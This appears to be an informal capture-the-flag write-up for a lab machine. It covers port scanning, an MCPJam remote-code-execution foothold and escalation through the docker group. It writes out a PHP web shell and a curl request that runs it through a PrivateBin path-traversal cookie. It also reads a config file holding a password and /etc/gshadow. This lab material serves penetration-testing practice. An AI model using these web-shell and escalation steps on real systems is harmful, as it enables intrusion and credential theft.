
nmap -p- --open -vvv -n -Pn -sS --min-rate 5000 10.129.12.149 -oG AllPorts.txt
nmap -p22,80,443,3552 -sCV --min-rate 5000 10.129.12.149
I found 4 ports open.

In the http server in port 3552 I found an Arcane instance.
 This version of the software is vulnerable to RCE.
 But, without an accout, I cant exploit it.

Enumerating the sobdomains, I found something.

 Here, i found instances of MCPJam

 And PrivateBin.
 The most important who I found is a RCE in MCPJam.


This vulnerability allows me to change the api post to send commands.

Ben is in the group operator.
 Theres also a user, alice, in this group, and in docker group, my path to root.

 After a bit of time, I see the local port where privateBin is working.

 PrivateBin have a authenticated LFI vuln.
 And I have write perms in one of the data directory.
 So, I write a reverse shell inside this directory.
echo '<?php system($_GET["cmd"]); ?>' > /privatebin-data/data/shell.php
And I execute it using the vuln.
curl -k --cookie "template=../../srv/data/shell" "http://localhost:8080/?cmd=id"
 With this, im able to read the config file, were I find a password.
curl -k --cookie "template=../../srv/data/shell" "http://localhost:8080/?cmd=cat+/srv/cfg/conf.php"

This thing is completly useless. After some time, I tried to add to me the group user, and it worked.
newgrp docker

 Tis means who the user ben is a hidden member of the docker group, so, with this, we can escalate using a existent image.
 Here, I can now see why this worked.
cat /etc/gshadow